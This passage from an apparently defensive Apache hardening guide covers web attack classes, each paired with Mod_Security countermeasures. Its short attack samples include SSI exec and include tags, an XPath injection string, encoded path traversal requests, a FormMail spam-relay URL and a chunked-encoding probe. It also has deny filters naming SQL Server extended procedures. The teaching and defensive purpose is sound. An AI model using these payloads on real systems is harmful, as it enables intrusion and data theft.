SecFilter xp_regread
SecFilter xp_regwrite
SecFilter xp_regdeletekeySecFilter xp_enumdsn
SecFilter xp_filelist
SecFilter xp_availablemedia
```

References

“SQL Injection: Are Your Web Applications Vulnerable”—SPI Dynamics
www.spidynamics.com/support/whitepapers/WhitepaperSQLInjection.pdf

“Blind SQL Injection: Are Your Web Applications Vulnerable”—SPI Dynamics
www.spidynamics.com/support/whitepapers/Blind_SQLInjection.pdf

“Advanced SQL Injection in SQL Server Applications”
By Chris Anley—NGSSoftware
www.nextgenss.com/papers/advanced_sql_injection.pdf

“More Advanced SQL Injection”
By Chris Anley—NGSSoftware
www.nextgenss.com/papers/more_advanced_sql_injection.pdf

“Web Application Disassembly with ODBC Error Messages”
By David Litchfield—@stake
www.nextgenss.com/papers/webappdis.doc

“SQL Injection Walkthrough”
www.securiteam.com/securityreviews/5DP0N1P76E.html

“Blind SQL Injection”—Imperva
www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html

“SQL Injection Signatures Evasion”—Imperva
www.imperva.com/application_defense_center/white_papers/sql_injection_signatures_evasion.html

“Introduction to SQL Injection Attacks for Oracle Developers”—Integrigy
www.net-security.org/dl/articles/IntegrigyIntrotoSQLInjectionAttacks.pdf

SSI INJECTION

SSI Injection (Server-side Include) is a server-side exploit technique that allows an attacker to send code into a web application, which will later be executed locally by the web server. SSI Injection exploits a web application’s failure to sanitize user-supplied data before they are inserted into a server-side interpreted HTML file.

Prior to serving an HTML web page, a web server may parse and execute Server-side Include statements before providing it to the user. In some cases (e.g., message boards, guest books, or content management systems), a web application will insert user-supplied data into the source of a web page. If an attacker submits a Server-side Include statement, he may have the ability to execute arbitrary operating system commands, or include a restricted file's contents the next time the page is served.

SSI Injection Example

The following SSI tag can allow an attacker to get the root directory listing on a UNIX-based system:

```
<!--#exec cmd="/bin/ls /" -->
```

The following SSI tag can allow an attacker to obtain database connection strings, or other sensitive data contained within a .NET configuration file:

```
<!--#INCLUDE VIRTUAL="/web.config"-->
```

Apache Countermeasures for SSI Injection Attacks

The best way to prevent SSI injection attacks is to create a `Mod_Security` filter to block any requests that have SSI format syntax. For example, the following filter would trigger on all SSI injections:

```
SecFilter "\<\!--\#" 
```

References

“Server-Side Includes (SSI)—NCSA HTTPd
<http://hoo.hoo.ncsa.uiuc.edu/docs/tutorials/includes.htm>

“Security Tips for Server Configuration”—Apache HTTPD
http://httpd.apache.org/docs/misc/security_tips.html#ssi

“Header-Based Exploitation: Web Statistical Software Threats”—CGISecurity.com
www.cgisecurity.net/papers/header-based-exploitation.txt

“A practical vulnerability analysis”

http://hexagon.itgo.com/Notadetapa/a_practical_vulnerability_analys.htm

XPATH INJECTION

XPath Injection is an attack technique used to exploit web sites that construct XPath queries from user-supplied input. XPath 1.0 is a language used to refer to parts of an XML document. It can be used directly by an application to query an XML document, or as part of a larger operation such as applying an XSLT transformation to an XML document, or applying an XQuery to an XML document.

The syntax of XPath bears some resemblance to an SQL query, and indeed, it is possible to form SQL-like queries on an XML document using XPath. For example, assume an XML document that contains elements by the name `user`, each of which contains three subelements—`name`, `password`, and `account`. The following XPath expression yields the account number of the user whose name is “jsmith” and whose password is “Demo1234” (or an empty string if no such user exists):

```
string(//user[name/text()='jsmith' and  
password/text()='Demo1234']/account/text())
```

If an application uses run-time XPath query construction, embedding unsafe user input into the query, it may be possible for the attacker to inject data into the query such that the newly formed query will be parsed in a way differing from the programmer’s intention.

XPath Injection Example

Consider a web application that uses XPath to query an XML document and retrieve the account number of a user whose name and password are received from the client. Such application may embed these values directly in the XPath query, thereby creating a security hole. Here’s an example (assuming Microsoft ASP.NET and C#):

```
Xm1Document Xm1Doc = new Xm1Document();  
Xm1Doc.Load("...");  
  
XPathNavigator nav = Xm1Doc.CreateNavigator();  
XPathExpression expr =  
nav.Compile("string(//user[name/text()='"+TextBox1.Text+"'  
and password/text()='"+TextBox2.Text+
```

```
"]/account/text()");  
  
String account=Convert.ToString(nav.Evaluate(expr));  
if (account=="") {  
    // name+password pair is not found in the XML document  
    -  
    // login failed.  
  
} else {  
    // account found -> Login succeeded.  
    // Proceed into the application.  
}
```

When such code is used, an attacker can inject XPath expressions—for example, provide the following value as a username:

```
' or 1=1 or ''='
```

This causes the semantics of the original XPath to change, so that it always returns the first account number in the XML document. The query, in this case, will be

```
string(//user[name/text()=' or 1=1 or ''=' and  
password/text()='foobar']/account/text())
```

which is identical (since the predicate it evaluates to is true on all nodes) to

```
string(//user/account/text())
```

yielding the first instance of `//user/account/text()`. The attack, therefore, results in having the attacker logged in (as the first user listed in the XML document), although the attacker did not provide any valid username or password.

Apache Countermeasures for XPath Injection Attacks

XPath Injection is closely related to SQL Injection from a preventative standpoint. We need to filter out client data and disallow both the single quote (') and double quote (") characters. This `Mod_Security` filter will do the trick:

```
SecFilterSelective THE_REQUEST "(\\'|\\")"
```

References

“XML Path Language (XPath) Version 1.0”—W3C Recommendation, 16 Nov 1999
www.w3.org/TR/xpath

“Encoding a Taxonomy of Web Attacks with Different-Length Vectors”
By G. Alvarez and S. Petrovic
http://arxiv.org/PS_cache/cs/pdf/0210/0210026.pdf

“Blind XPath Injection”
By Amit Klein
www.sanctuminc.com/pdfc/WhitePaper_Blind_XPath_Injection_20040518.pdf

INFORMATION DISCLOSURE

The Information Disclosure section covers attacks designed to acquire system specific information about a web site. This system specific information includes the software distribution, version numbers, and patch levels, or the information may contain the location of backup files and temporary files. In most cases, divulging this information is not required to fulfill the needs of the user. Most web sites will reveal some data, but it's best to limit the amount of data whenever possible. The more information about the web site an attacker learns, the easier the system becomes to compromise.

DIRECTORY INDEXING

Automatic directory listing/indexing is a web server function that lists all of the files within a requested directory if the normal base file (`index.html/home.html/default.htm`) is not present. When a user requests the main page of a web site, he normally types in a URL such as `http://www.example.com`, using the domain name and excluding a specific file. The web server processes this request and searches the document root directory for the default filename and sends this page to the client. If this page is not present, the web server will issue a directory listing and send the output to the client. Essentially, this is equivalent to issuing a “`ls`” (Unix) or “`dir`” (Windows) command within this directory and showing the results in HTML form. From an attack and countermeasure perspective, it is important to realize that unintended directory listings may be possible due to software vulnerabilities (discussed next in the example section) combined with a specific web request.

When a web server reveals a directory's contents, the listing could contain information not intended for public viewing. Often web administrators rely on "Security Through Obscurity," assuming that if there are no hyperlinks to these documents, they will not be found, or no one will look for them. The assumption is incorrect. Today's vulnerability scanners, such as Nikto, can dynamically add additional directories/files to include in their scan based upon data obtained in initial probes. By reviewing the `/robots.txt` file and/or viewing directory indexing contents, the vulnerability scanner can now interrogate the web server further with this new data. Although potentially harmless, directory indexing could allow an information leak that supplies an attacker with the information necessary to launch further attacks against the system.

Directory Indexing Example

The following information could be obtained based on directory indexing data:

- Backup files—with extensions such as `.bak`, `.old`, or `.orig`.
- Temporary files—these are files that are normally purged from the server but for some reason are still available.
- Hidden files—with filenames that start with a "." (period).
- Naming conventions—an attacker may be able to identify the composition scheme used by the web site to name directories or files. Example: Admin versus admin, backup versus back-up, and so on.
- Enumerate user accounts—personal user accounts on a web server often have home directories named after their user account.
- Configuration file contents—these files may contain access control data and have extensions such as `.conf`, `.cfg`, or `.config`.
- Script contents—Most web servers allow for executing scripts by either specifying a script location (e.g., `/cgi-bin`) or by configuring the server to try and execute files based on file permissions (e.g., the execute bit on *nix systems and the use of the Apache XBitHack directive). Due to these options, if directory indexing of `cgi-bin` contents are allowed, it is possible to download/review the script code if the permissions are incorrect.

There are three different scenarios where an attacker may be able to retrieve an unintended directory listing/index:

1. The web server is mistakenly configured to allow/provide a directory index. Confusion may arise of the net effect when a web administrator is configuring the indexing directives in the configuration file. It is possible to have an undesired result when implementing complex settings, such as wanting to allow directory indexing for a specific sub-directory, while disallowing it on the rest of the server. From the attacker's perspective, the HTTP request is normal. They request a directory and see if they receive the desired content. They are not concerned with or care "why" the web server was configured in this manner.
2. Some components of the web server allow a directory index even if it is disabled within the configuration file or if an index page is present. This is the only valid "exploit" example scenario for directory indexing. There have been numerous vulnerabilities identified on many web servers that will result in directory indexing if specific HTTP requests are sent.
3. Search engines' cache databases may contain historical data that would include directory indexes from past scans of a specific web site.

Apache Countermeasures for Directory Indexing

First of all, if directory indexing is not required for some specific purpose, then it should be disabled in the Options directive, as outlined in Chapter 4. If directory indexing is accidentally enabled, you can implement the following Mod_Security directive to catch this information in the output data stream. Figure 7.1 shows what a standard directory index web page looks like.

Web pages that are dynamically created by the directory indexing function will have a title that starts with "Index of /". We can use this data as a signature and add the following Mod_Security directives to catch and deny this access to this data:

```
SecFilterScanOutput On
SecFilterSelective OUTPUT "\<title\>Index of /"
```




Figure 7.1 Standard directory index web page.

References

Directory Indexing Vulnerability Alerts

www.securityfocus.com/bid/1063

www.securityfocus.com/bid/6721

www.securityfocus.com/bid/8898

Nessus “Remote File Access” Plugin web page

<http://cgi.nessus.org/plugins/dump.php3?family=Remote%20file%20access>

Web Site Indexer Tools

www.download-freeware-shareware.com/Internet.php?Theme=112

Search Engines as a Security Threat

<http://it.korea.ac.kr/class/2002/software/Reading%20List/Search%20Engines%20a%20a%20Security%20Threat.pdf>

The Google Hacker's Guide

http://johnny.ihackstuff.com/security/premium/The_Google_Hackers_Guide_v1.0.pdf

INFORMATION LEAKAGE

Information Leakage occurs when a web site reveals sensitive data, such as developer comments or error messages, which may aid an attacker in exploiting the system. Sensitive information may be present within HTML comments, error messages, source code, or simply left in plain sight. There are many ways a web site can be coaxed into revealing this type of information. While leakage does not necessarily represent a breach in security, it does give an attacker useful guidance for future exploitation. Leakage of sensitive information may carry various levels of risk and should be limited whenever possible.

In the first case of Information Leakage (comments left in the code, verbose error messages, etc.), the leak may give intelligence to the attacker with contextual information of directory structure, SQL query structure, and the names of key processes used by the web site.

Often a developer will leave comments in the HTML and script code to help facilitate debugging or integration. This information can range from simple comments detailing how the script works, to, in the worst cases, usernames and passwords used during the testing phase of development.

Information Leakage also applies to data deemed confidential, which aren't properly protected by the web site. These data may include account numbers, user identifiers (driver's license number, passport number, social security numbers, etc.) and user-specific data (account balances, address, and transaction history). Insufficient Authentication, Insufficient Authorization, and secure transport encryption also deal with protecting and enforcing proper controls over access to data. Many attacks fall outside the scope of web site protection, such as client attacks, the "casual observer" concerns. Information Leakage in this context deals with exposure of key user data deemed confidential or secret that should not be exposed in plain view even to the user. Credit card numbers are

a prime example of user data that needs to be further protected from exposure or leakage even with the proper encryption and access controls in place.

Information Leakage Example

There are three main categories of Information Leakage: comments left in code, verbose error messages, and confidential data in plain sight. Comments left in code:

```
<TABLE border="0" cellPadding="0" cellSpacing="0"
height="59" width="591">
<TBODY>
<TR>
<!--If the image files are missing,restart VADER -->
<TD bgColor="#ffffff" colSpan="5"
height="17" width="587">&nbsp;  </TD>
```

Here we see a comment left by the development/QA personnel indicating what one should do if the image files do not show up. The security breach is the host name of the server that is mentioned explicitly in the code, “VADER.”

An example of a verbose error message can be the response to an invalid query. A prominent example is the error message associated with SQL queries. SQL Injection attacks typically require the attacker to have prior knowledge of the structure or format used to create SQL queries on the site. The information leaked by a verbose error message can provide the attacker with crucial information on how to construct valid SQL queries for the backend database. The following was returned when placing an apostrophe into the username field of a login page:

```
An Error Has Occurred.
Error Message:
System.Data.OleDb.OleDbException: Syntax error (missing
operator) in query expression 'username = '' and password =
'g''. at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryErrorHandling (
Int32 hr) at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult
(tagDBPARAMS dbParams, Object& executeResult) at
```

In the first error statement, a syntax error is reported. The error message reveals the query parameters that are used in the SQL query: username and password. This leaked information is the missing link for an attacker to begin to construct SQL Injection attacks against the site.

Confidential data left in plain sight could be files that are placed on a web server with no direct html links pointing to them. Attackers may enumerate these files by either guessing filenames based on other identified names or perhaps through the use of a local search engine.

Apache Countermeasures for Information Leakage

Preventing Verbose Error Messages

Containing information leaks such as these requires Apache to inspect the outbound data sent from the web applications to the client. One way to do this, as we have discussed previously, is to use the OUTPUT filtering capabilities of `Mod_Security`. We can easily set up a filter to watch for common database error messages being sent to the client and then generate a generic 500 status code instead of the verbose message:

```
SecFilterScanOutput On
SecFilterSelective OUTPUT "An Error Has Occurred" status:500
```

Preventing Comments in HTML

While `Mod_Security` is efficient at identifying signature patterns, it does have one current shortcoming. `Mod_Security` cannot *manipulate* the data in the transaction. When dealing with information disclosures in HTML comment tags, it would not be appropriate to deny the entire request for a web page due to comment tags. So how can we handle this? There is a really cool feature in the Apache 2.0 version called filters: http://httpd.apache.org/docs-2.0/mod/mod_ext_filter.html. The basic premise of filters is that they read from standard input and print to standard output. This feature becomes intriguing from a security perspective when dealing with this type of information disclosure prevention. First, we use the `ExtFilterDefine` directive to set up our output filter. In this directive, we tell Apache that this is an output filter, that the input data will be text, and that we want to use an OS command to act on the data. In this case, we can use the Unix Stream Editor program (`sed`) to strip out any comment tags. The last step is to use the `SetOutputFilter` directive to activate the filter in a `LocationMatch` directive. We can add the following data to the `httpd.conf` file to effectively remove all HTML comment tags, on-the-fly, as they are being sent to the client:

```
ExtFilterDefine remove_comments mode=output intype=text/html \
cmd="/bin/sed s/\<!--.*--\>//g"
```

```
<LocationMatch /*>  
SetOutputFilter remove_comments  
</LocationMatch>
```

Pretty slick, huh? Just think, this is merely the tip of the iceberg as far as the potential possibilities for using filters for security purposes.

References

“Best practices with custom error pages in .Net,” Microsoft Support
<http://support.microsoft.com/default.aspx?scid=kb;en-us;834452>

“Creating Custom ASP Error Pages,” Microsoft Support
<http://support.microsoft.com/default.aspx?scid=kb;en-us;224070>

“Apache Custom Error Pages,” Code Style
www.codestyle.org/sitemanager/apache/errors-Custom.shtml

“Customizing the Look of Error Messages in JSP,” DrewFalkman.com
www.drewfalkman.com/resources/CustomErrorPages.cfm

ColdFusion Custom Error Pages
http://livedocs.macromedia.com/coldfusion/6/Developing_ColdFusion_MX_Applications_with_CFML/Errors6.htm

Obfuscators: JAVA
www.cs.auckland.ac.nz/~cthombor/Students/hlai/hongying.pdf

PATH TRAVERSAL

The Path Traversal attack technique forces access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Most web sites restrict user access to a specific portion of the file-system, typically called the “web document root” or “CGI root” directory. These directories contain the files intended for user access and the executables necessary to drive web application functionality. To access files or execute commands anywhere on the file system, Path Traversal attacks will utilize the ability of special-character sequences.

The most basic Path Traversal attack uses the “../” special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the “../” sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding (“..%u2216” or “..%c0%af”) of the forward slash character, backslash characters (“.\”) on Windows-based servers, URL-encoded characters (“%2e%2e%2f”), and double URL encoding (“..%255c”) of the backslash character.

Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the filename of one of the web application’s dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (“.”) to reveal the listing of the current working directory, or “%00” NUL characters in order to bypass rudimentary file extension checks.

Path Traversal Examples

Path Traversal Attacks Against a Web Server

```
GET ../../../../some/file HTTP/1.0
GET ../%255c..%255c..%255c..some/file HTTP/1.0
GET ../%u2216..%u2216some/file HTTP/1.0
```

Path Traversal Attacks Against a Web Application

```
Normal: GET /foo.cgi?home=index.htm HTTP/1.0
Attack: GET /foo.cgi?home=foo.cgi HTTP/1.0
```

In the previous example, the web application reveals the source code of the `foo.cgi` file because the value of the `home` variable was used as content. Notice that in this case, the attacker does not need to submit any invalid characters or any path traversal characters for the attack to succeed. The attacker has targeted another file in the same directory as `index.htm`.

Path Traversal Attacks Against a Web Application Using Special-Character Sequences

Original: GET /scripts/foo.cgi?page=menu.txt HTTP/1.0

Attack: GET /scripts/foo.cgi?page=../scripts/foo.cgi%00txt HTTP/1.0

In this example, the web application reveals the source code of the `foo.cgi` file by using special-characters sequences. The “`../`” sequence was used to traverse one directory above the current and enter the `/scripts` directory. The “`%00`” sequence was used both to bypass file extension check and snip off the extension when the file was read in.

Apache Countermeasures for Path Traversal Attacks

Ensure the user level of the web server or web application is given the least amount of read permissions possible for files outside of the web document root. This also applies to scripting engines or modules necessary to interpret dynamic pages for the web application. We addressed this step at the end of the CIS Apache Benchmark document when we updated the permissions on the different directories to remove READ permissions.

Normalize all path references before applying security checks. When the web server decodes path and filenames, it should parse each encoding scheme it encounters before applying security checks on the supplied data and submitting the value to the file access function. `Mod_Security` has numerous normalizing checks: URL decoding and removing evasion attempts such as directory self-referencing.

If filenames will be passed in URL parameters, then use a hard-coded file extension constant to limit access to specific file types. Append this constant to all filenames. Also, make sure to remove all NULL-character (`%00`) sequences in order to prevent attacks that bypass this type of check. (Some interpreted scripting languages permit NULL characters within a string, even though the underlying operating system truncates strings at the first NULL character.) This prevents directory traversal attacks within the web document root that attempt to view dynamic script files.

Validate all input so that only the expected character set is accepted (such as alphanumeric). The validation routine should be especially aware of shell meta-characters such as path-related characters (`/` and `\`) and command concatenation characters (`&&` for Windows shells and semi-colon for Unix shells). Set a hard limit for the length of a user-supplied value. Note that this step should be applied to every parameter passed between the client and server, not just the parameters expected to be modified by the user through text boxes or similar input fields. We can create a `Mod_Security` filter for the

foo.cgi script to help restrict the type file that may be referenced in the “home” parameter.

```
SecFilterSelective SCRIPT_FILENAME "/scripts/foo.cgi" chain
SecFilterSelective ARG_home "!^[a-zA-Z]{15,}\.txt"
```

This filter will reject all parameters to the “home” argument that is a filename of more than 15 alpha characters and that doesn’t have a “.txt” extension.

References

“CERT Advisory CA-2001-12 Superfluous Decoding Vulnerability in IIS”
www.cert.org/advisories/CA-2001-12.html

“Novell Groupwise Arbitrary File Retrieval Vulnerability”
www.securityfocus.com/bid/3436/info/

PREDICTABLE RESOURCE LOCATION

Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality. By making educated guesses, the attack is a brute force search looking for content that is not intended for public viewing. Temporary files, backup files, configuration files, and sample files are all examples of potentially leftover files. These brute force searches are easy because hidden files will often have common naming conventions and reside in standard locations. These files may disclose sensitive information about web application internals, database information, passwords, machine names, file paths to other sensitive areas, or possibly contain vulnerabilities. Disclosure of this information is valuable to an attacker. Predictable Resource Location is also known as Forced Browsing, File Enumeration, Directory Enumeration, and so forth.

Predictable Resource Location Examples

Any attacker can make arbitrary file or directory requests to any publicly available web server. The existence of a resource can be determined by analyzing the web server HTTP response codes. There are several Predictable Resource Location attack variations.

Blind Searches for Common Files and Directories

```
/admin/  
/backup/  
/logs/  
/vulnerable_file.cgi
```

Adding Extensions to Existing Filename: (/test.asp)

```
/test.asp.bak  
/test.bak  
/test
```

Apache Countermeasures for Predictable Resource Location Attacks

To prevent a successful Predictable Resource Location attack and protect against sensitive file misuse, there are two recommended solutions. First, remove files that are not intended for public viewing from all accessible web server directories. Once these files have been removed, you can create security filters to identify if someone probes for these files. Here are some example Mod_Security filters that would catch this action:

```
SecFilterSelective REQUEST_URI "^/(scripts|cgi-local|htbin|cgibin  
|cgis|win-cgi|cgi-win|bin)/"  
SecFilterSelective REQUEST_URI ".*\.(bak|old|orig|backup|c)$"
```

These two filters will deny access to both unused, but commonly scanned for, directories and also files with common backup extensions.

LOGICAL ATTACKS

The Logical Attacks section focuses on the abuse or exploitation of a web application's logic flow. Application logic is the expected procedural flow used in order to perform a certain action. Password recovery, account registration, auction bidding, and eCommerce purchases are all examples of application logic. A web site may require a user to correctly perform a specific multi-step process to complete a particular action. An attacker may be able to circumvent or misuse these features to harm a web site and its users.

ABUSE OF FUNCTIONALITY

Abuse of Functionality is an attack technique that uses a web site's own features and functionality to consume, defraud, or circumvent access control mechanisms. Some functionality of a web site, possibly even security features, may be abused to cause unexpected behavior. When a piece of functionality is open to abuse, an attacker could potentially annoy other users or perhaps defraud the system entirely. The potential and level of abuse will vary from web site to web site and application to application.

Abuse of Functionality techniques are often intertwined with other categories of web application attacks, such as performing an encoding attack to introduce a query string that turns a web search function into a remote web proxy. Abuse of Functionality attacks are also commonly used as a force multiplier. For example, an attacker can inject a Cross-site Scripting snippet into a web-chat session and then use the built-in broadcast function to propagate the malicious code throughout the site.

In a broad view, all effective attacks against computer-based systems entail Abuse of Functionality issues. Specifically, this definition describes an attack that has subverted a useful web application for a malicious purpose with little or no modification to the original function.

Abuse of Functionality Examples

Examples of Abuse of Functionality include

1. Using a web site's search function to access restricted files outside of a web directory.
2. Subverting a file upload subsystem to replace critical internal configuration files.
3. Performing a DoS by flooding a web-login system with good usernames and bad passwords to lock out legitimate users when the allowed login retry limit is exceeded.

Other real-world examples are described in the following sections.

Matt Wright's FormMail

The PERL-based web application "FormMail" was normally used to transmit user-supplied form data to a preprogrammed email address. The script offered an easy-to-use solution for web sites to gather feedback. For this reason, the FormMail script was one of the most popular CGI programs online. Unfortunately, this same high degree of utility and ease of use was abused by remote attackers to send email to any remote recipient. In short, this web application was transformed into a spam-relay engine with a single

browser web request. An attacker merely has to craft a URL that supplied the desired email parameters and perform an HTTP GET to the CGI, such as the following:

```
http://example/cgi-bin/FormMail.pl?recipient=email@victim.example&message=you%20got%20spam
```

An email would be dutifully generated, with the web server acting as the sender, allowing the attacker to be fully proxied by the web application. Because no security mechanisms existed for this version of the script, the only viable defensive measure was to rewrite the script with a hard-coded email address. Barring that, site operators were forced to remove or replace the web application entirely.

Macromedia's Cold Fusion

Sometimes basic administrative tools are embedded within web applications that can be easily used for unintended purposes. For example, Macromedia's Cold Fusion by default has a built-in module for viewing source code that is universally accessible. Abuse of this module can result in critical web application information leakage. Often these types of modules are not sample files or extraneous functions, but critical system components. This makes disabling these functions problematic since they are tied to existing web application systems.

Smartwin CyberOffice Shopping Cart Price Modification

Abuse of Functionality occurs when an attacker alters data in an unanticipated way in order to modify the behavior of the web application. For example, the CyberOffice shopping cart can be abused by changing the hidden price field within the web form. The web page is downloaded normally, edited, and then resubmitted with the prices set to any desired value.

Apache Countermeasures for Abuse of Functionality

Prevention of these kinds of attacks depends largely upon designing web applications with core principles of security. Specifically this entails implementing with the least-privilege principle: web applications should only perform their intended function, on the intended data, for their intended customers, and nothing more. Furthermore, web applications should also verify all user-supplied input to ensure that proper parameters are being passed from the client.

Many web sites are vulnerable to Abuse of Functionality threats. They rely solely on security through obscurity for protection. We strongly recommended that the functionality and purpose of each web application be clearly documented. This will allow

implementers and auditors to quickly identify functions that could be subject to abuse before bringing these systems online.

With specific regard to Apache, utilizing the CIS Apache Benchmark Scoring Tool will assist with locking down the web server and applying the principle of least privilege by restricting the capabilities of the Apache user account, disabling un-needed modules, and updating permissions on directories and files.

References

“FormMail Real Name/Email Address CGI Variable Spamming Vulnerability”
www.securityfocus.com/bid/3955

“CVE-1999-0800”
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0800>

“CA Unicenter pdmcgi.exe View Arbitrary File”
www.osvdb.org/displayvuln.php?osvdb_id=3247

“PeopleSoft PeopleBooks Search CGI Flaw”
www.osvdb.org/displayvuln.php?osvdb_id=2815

“iisCART2000 Upload Vulnerability”
secunia.com/advisories/8927/

“PROTEGO Security Advisory #PSA200401”
www.protego.dk/advisories/200401.html

“Price modification possible in CyberOffice Shopping Cart”
<http://archives.neohapsis.com/archives/bugtraq/2000-10/0011.html>

DENIAL OF SERVICE

Denial of Service (DoS) is an attack technique with the intent of preventing a web site from serving normal user activity. DoS attacks, which are normally applied to the network layer, are also possible at the application layer. These malicious attacks can succeed by starving a system of critical resources, vulnerability exploit, or abuse of functionality.

Many times, DoS attacks will attempt to consume all of a web site’s available system resources such as CPU, memory, disk space, and so on. When any one of these critical resources reaches full utilization, the web site will normally be inaccessible.

As today's web application environments include a web server, database server, and an authentication server, DoS at the application layer may target each of these independent components. Unlike DoS at the network layer, where a large number of connection attempts are required, DoS at the application layer is a much simpler task to perform.

DoS Example

For this example, the target is a healthcare web site that generates a report with medical history. For each report request, the web site queries the database to fetch all records matching a single social security number. Given that hundreds of thousands of records are stored in the database (for all users), the user will need to wait three minutes to get his medical history report. During the three minutes of time, the database server's CPU reaches 60 percent utilization while searching for matching records.

A common application layer DoS attack will send 10 simultaneous requests asking to generate a medical history report. These requests will most likely put the web site under a DoS condition as the database server's CPU will reach 100 percent utilization. At this point, the system will likely be inaccessible to normal user activity.

There are many different targets for a DoS attack:

- **DoS targeting a specific user.** An intruder will repeatedly attempt to login to a web site as some user, purposely doing so with an invalid password. This process will eventually lock out the user.
- **DoS targeting the database server.** An intruder will use SQL injection techniques to modify the database so that the system becomes unusable (e.g., deleting all data, deleting all usernames, and so forth).
- **DoS targeting the web server.** An intruder will use Buffer Overflow techniques to send a specially crafted request that will crash the web server process, causing the system to be inaccessible to normal user activity.

Apache Countermeasures for DoS Attacks

As listed previously, web-based DoS attacks may take on many forms, as the target of the attack may be focused at different components of the web server or application. In order to mitigate the effects of a DoS attack, we therefore need to implement multiple solutions.

DoS Targeting a Specific User

Apache does not have a built-in capability to lock user accounts due to failed login attempts. This process is normally handled by the authentication application; in this scenario, perhaps the user is being authenticated with credentials that are stored in a database. This means that the lockout procedures would reflect the policies of the database authentication mechanism.

The best way to approach this with Apache is to rely on the `Mod_Dosevasive` settings to identify when an attacker is using automated means to authenticate to numerous accounts. In this attack scenario, we have two different triggers for identification: first are the alerts generated by `Mod_Dosevasive` if the attacker sends data over our threshold, and the second are the 401 Unauthorized status code alerts for the failed logins that are generated by the use of CGI scripts. With either of these alerting mechanisms, we could identify the source IP of the attack and implement access control directives to deny further access.

DoS Targeting the Database Server

In order to combat this type of attack, we must implement proper input validation filtering so that an attacker is not able to successfully pass SQL statements within the URL to the back-end database. Please refer to the previous section on SQL Injection for example security filters.

DoS Targeting the Web Server

We previously discussed tuning the configuration of the HTTP connection to help mitigate the effects of a DoS attack with updated settings for `KeepAlives`, `KeepAliveTimeouts`, and so on. In addition to these Apache directives, we also rely on `Mod_Dosevasive` to respond to these DoS attacks. As I mentioned in the previous chapter, I have made some updates to the `Mod_Dosevasive` code so that I run more efficiently in my environment. An additional technique that I use to lessen the impact of a DoS attack is to change the default status code returned by `Mod_Dosevasive`. The default status code is 403 Forbidden. This causes resource consumption issues in my environment since I utilize CGI alerting scripts for the 403 status codes. These scripts will present the attacker with an html page and also email security personnel. The overhead associated with spawning these CGI scripts and calling up `sendmail` exacerbates the effects of a DoS attack against my site. How can we fix this issue?

I decided to update the `Mod_Dosevasive` code to change the status code, but the question was “What should I change it to?” Preferably, I needed a status code that won’t trigger a CGI script and only returns the HTTP response headers. This lack of a response

message body will help to reduce the network consumption. I therefore edited the `mod_dosevasive20.c` file and changed all status code entries from `HTTP_FORBIDDEN` to `HTTP_MOVED_TEMPORARILY`.

Besides a resource consumption attack, an attacker may be able to take advantage of a vulnerability with the web server software to cause the web server to hang or crash. A good example of this situation was the Chunked-Encoding Vulnerability from June 2002 (www.cert.org/advisories/CA-2002-17.html). With this vulnerability, an attacker could send a request that included the “Transfer-Encoding: chunked” header along with payload data that could potentially crash the server or cause code execution. eEye Security released a tool that would automatically check a web server to verify if it was vulnerable: <http://eeye.com/html/Research/Tools/apachechunked.html>. The resulting HTTP request looked like this:

```
*****Begin Session*****
POST /EEYE.html HTTP/1.1
Host: www.EEYE2002.com
Transfer-Encoding: chunked
Content-Length: 22

4
EEYE
7FFFFFFF
[DATA]
*****End Session*****
```

Besides updating Apache with the appropriate patch, you could also implement a `Mod_Security` filter to block all client requests that submit the Transfer-Encoding header:

```
SecFilterSelective HTTP_TRANSFER_ENCODING "!^$"
```

